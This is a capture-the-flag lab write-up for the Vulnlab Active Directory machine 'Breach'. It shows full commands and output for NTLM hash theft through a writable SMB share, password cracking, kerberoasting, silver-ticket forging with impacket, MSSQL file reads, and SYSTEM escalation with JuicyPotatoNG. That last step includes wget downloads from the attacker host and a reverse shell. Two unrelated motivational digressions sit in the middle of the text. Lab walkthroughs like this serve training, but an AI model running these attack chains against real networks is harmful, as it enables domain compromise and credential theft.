
Breach - Vulnlab

Overview

What's good yodie family, its ya boy tobeatelitto here back with another banger. Today were taking a look at Breach; probably my favorite machine in [xct's Vulnlab](). It involves phishing a user through a writeable SMB share, kerberoasting the service account for MSSQL, and abusing silver tickets to escalate privileges and compromise a DC.

Initial Enumeration



Port 88 and the kerberos service is open so the machine is a domain controller. Aside from that it looks like a standard windows box, although MSSQL is open which could be interesting.

Anyways we can continue to enumerate services. The web server at http://breach.vl:80 presents a default IIS page, so there is nothing there. We check SMB and it turns out that anonymous R/W access is available for `\\breach.vl\share` which I thought was very PECULIAR PECULIAR PECULIAR PECULIAR PECULIAR.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb breach.vl -u invalid -p '' --shares
SMB         breach.vl       445    BREACHDC         [*] Windows 10.0 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         breach.vl       445    BREACHDC         [+] breach.vl\invalid:
SMB         breach.vl       445    BREACHDC         [+] Enumerated shares
SMB         breach.vl       445    BREACHDC         Share           Permissions     Remark
SMB         breach.vl       445    BREACHDC         -----           -----------     ------
SMB         breach.vl       445    BREACHDC         ADMIN$                          Remote Admin
SMB         breach.vl       445    BREACHDC         C$                              Default share
SMB         breach.vl       445    BREACHDC         IPC$            READ            Remote IPC
SMB         breach.vl       445    BREACHDC         NETLOGON                        Logon server share
SMB         breach.vl       445    BREACHDC         share           READ,WRITE
SMB         breach.vl       445    BREACHDC         SYSVOL                          Logon server share
SMB         breach.vl       445    BREACHDC         Users           READ

┌──(kali㉿kali)-[~]
└─$
```

SMB Share

We can enumerate the share and see that its empty. There is a few usernames we can get from the folders.


```
┌──(kali㉿kali)-[~]
└─$ smbclient -U invalid -N \\\\breach.vl\\share -c 'recurse;ls'
  .                                   D        0  Sun Mar 26 10:54:21 2023
  ..                                 DHS        0  Thu Feb 17 10:38:00 2022
  finance                             D        0  Thu Feb 17 06:19:34 2022
  software                            D        0  Thu Feb 17 06:19:12 2022
  transfer                            D        0  Thu Feb 17 09:00:35 2022

\finance
  .                                   D        0  Thu Feb 17 06:19:34 2022
  ..                                  D        0  Sun Mar 26 10:54:21 2023

\software
  .                                   D        0  Thu Feb 17 06:19:12 2022
  ..                                  D        0  Sun Mar 26 10:54:21 2023

\transfer
  .                                   D        0  Thu Feb 17 09:00:35 2022
  ..                                  D        0  Sun Mar 26 10:54:21 2023
  claire.pope                         D        0  Thu Feb 17 06:21:35 2022
  diana.pope                          D        0  Thu Feb 17 06:21:19 2022
  julia.wong                          D        0  Thu Feb 17 06:24:39 2022

\transfer\claire.pope
NT_STATUS_ACCESS_DENIED listing \transfer\claire.pope\*

\transfer\diana.pope
NT_STATUS_ACCESS_DENIED listing \transfer\diana.pope\*

\transfer\julia.wong
NT_STATUS_ACCESS_DENIED listing \transfer\julia.wong\*

┌──(kali㉿kali)-[~]
└─$
```

It's probably just a share that the domain users send files to one another from. We can try and pump it full of file types that can be used to force authentication against our attacker machine since we have write access, and hopefully some *idot* will authenticate to us.

On a side note, (and in this situation, doing so unnecessary and irrelevant) you can always confirm that the users who have directories in the share are valid domain users with kerbrute.

```
┌──(kali㉿kali)-[~/tools]
└─$ ./kerbrute userenum -d breach.vl --dc breach.vl ~/usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/26/23 - Ronnie Flathers @ropnop

2023/03/26 11:05:11 >  Using KDC(s):
2023/03/26 11:05:11 >   breach.vl:88

2023/03/26 11:05:11 >  [+] VALID USERNAME:       julia.wong@breach.vl
2023/03/26 11:05:11 >  [+] VALID USERNAME:       claire.pope@breach.vl
2023/03/26 11:05:11 >  [+] VALID USERNAME:       diana.pope@breach.vl
2023/03/26 11:05:11 >  Done! Tested 3 usernames (3 valid) in 0.176 seconds

┌──(kali㉿kali)-[~/tools]
└─$
```

Anyways we generate a bunch of files for our phishing using [Greenwolf/ntlm_theft](), and eventually we get a hash back, which we crack. Of course, this (and everything else in this writeup) is horrible from an OPSEC perspective but whatever im not an operator.





```
┌──(kali㉿kali)-[~]
└─$ john -w=/usr/share/wordlists/rockyou.txt julia_wong.ntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Computer1        (Julia.Wong)
1g 0:00:00:00 DONE (2023-03-26 11:51) 1.369g/s 164120p/s 164120c/s 164120C/s bratz1234..860110
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Lateral Movement

With a domain user compromised we have a lot more pathways open to us. We could do a bloodhound ingest and look for AD abuses, we can look for new SMB shares we may have access to, we can kerberoast. For the sake of time I'll skip to the correct method forward, kerberoasting.

- High Level Overview of Kerberoasting

We compromise the MSSQL service account.



Yodie family we have everything we need in the present moment you feel me? All that matters is that we pursue our purpose and mission; but remember family you won't be striving to succeed on your mission by wasting time thinking about the past or worrying about the future. You wont find it scrolling though TikTok or Instagram reyel stuffff. Remember that ever day is not going to be 100%, so its OK to not be perfect, but you still have to stay focused on the mission gangington fr fr.

Silver Ticket Abuse

Anyhow, since we have now compromised a Service Account, we can abuse silver tickets to escalate our privileges.

> Service accounts (accounts tied to SPNs) are powerful because if someone compromises them, they can use silver tickets to impersonate any user, *in the context of that service*.

I will not explain the inner workings of the attack, but xct has a nice blogpost on the theory behind the attack and ired.team has a nice example of the attack and I recommend you at least skim them both.

Each service accounts has a different extent to how dangerous they can be, but the MSSQL service account can lead to the compromise of the machine MSSQL is running on. MSSQL is running on the DC itself in this case, so have a clear path to both local, and domain admin.

There are 2 extra things we need to create a silver ticket for MSSQL, the NT hash of the service account, and the domain SID. To get the NT Hash I went here and converted the clear-text password into the hash, and to get the SID I used enum4linux because I was lazy and didn't have a bloodhound ingest.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux breach.vl | grep -i SID
 ========================( Getting domain SID for breach.vl )=========================
Domain Sid: S-1-5-21-2330692793-3312915120-706255856
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.

┌──(kali㉿kali)-[~]
└─$
```

With these, we can use ticketer.py to forge a silver ticket that lets us authenticate as Administrator in the context of MSSQL.

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer \
-nthash 69596C7AA1E8DAEE17F8E78870E25A5C \
-domain-sid S-1-5-21-2330692793-3312915120-706255856 \
-domain breach.vl \
-spn 'MSSQLSVC/BREACH.VL:1433@BREACH.VL' \
-user-id 500 Administrator
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache

┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=/home/kali/Administrator.ccache

┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient -k -no-pass breach.vl -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Anyways there are 2 methods to root from here. It was actually jkr, my second favourite true german geezer that showed this first method in the vl breach channel. The way was simply to read the root flag, since MSSQL can read files, and we are allowed to read any files the Administrator can.


```sql
SELECT * FROM OPENROWSET(
    BULK N'C:\Users\Administrator\Desktop\root.txt',
    SINGLE_CLOB
) as Contents
```

The second involves a complete compromise.

MSSQL Admin -> Local Admin

They will try everything they can to distract you from the mission with their bad energies type stuff. A lot of us be thinking a lot of stilly thoughts throughout the day, and its not even our own thoughts you feel me? Most of the time the thoughts in our mind are not our own, especially when they're like negative or toxic thoughts. Its really just a reflection of our vibrations you feel me? But when you raise your vibration you eliminate those negative thoughts gangington. Reyyyelll stuff.

Back to the box: the first order of business is to get a shell. We are the MSSQL Admin so we can use xp_cmdshell to execute commands. I like to use hoaxshell because it's pretty stable and easy to use for when I don't feel like getting out a big C2. Immediately, we see that SeImpersonate is enabled for our user.



Abusing SeImpersonate is as easy as always:

```
PS C:\penjamin > wget http://10.8.0.12:8000/rcat.exe -o rcat_10.8.0.12_443.exe
PS C:\penjamin > wget http://10.8.0.12:8000/JuicyPotatoNG.exe -o kartoffel.exe
PS C:\penjamin > .\kartoffel.exe -t * -p C:\penjamin\rcat_10.8.0.12_443.exe
JuicyPotatoNG
         by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[+] Exploit successful!

PS C:\penjamin >
```

```
┌──(kali㉿kali)-[/shared]
└─$ sudo ./rcat listen 10.8.0.12 443
Listening on 10.8.0.12:443
[+] Connection from 10.10.10.12:60416
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\> whoami
whoami
nt authority\system
PS C:\>
```

And that's it. GG.

2023/03/27 ToBeatElite

😳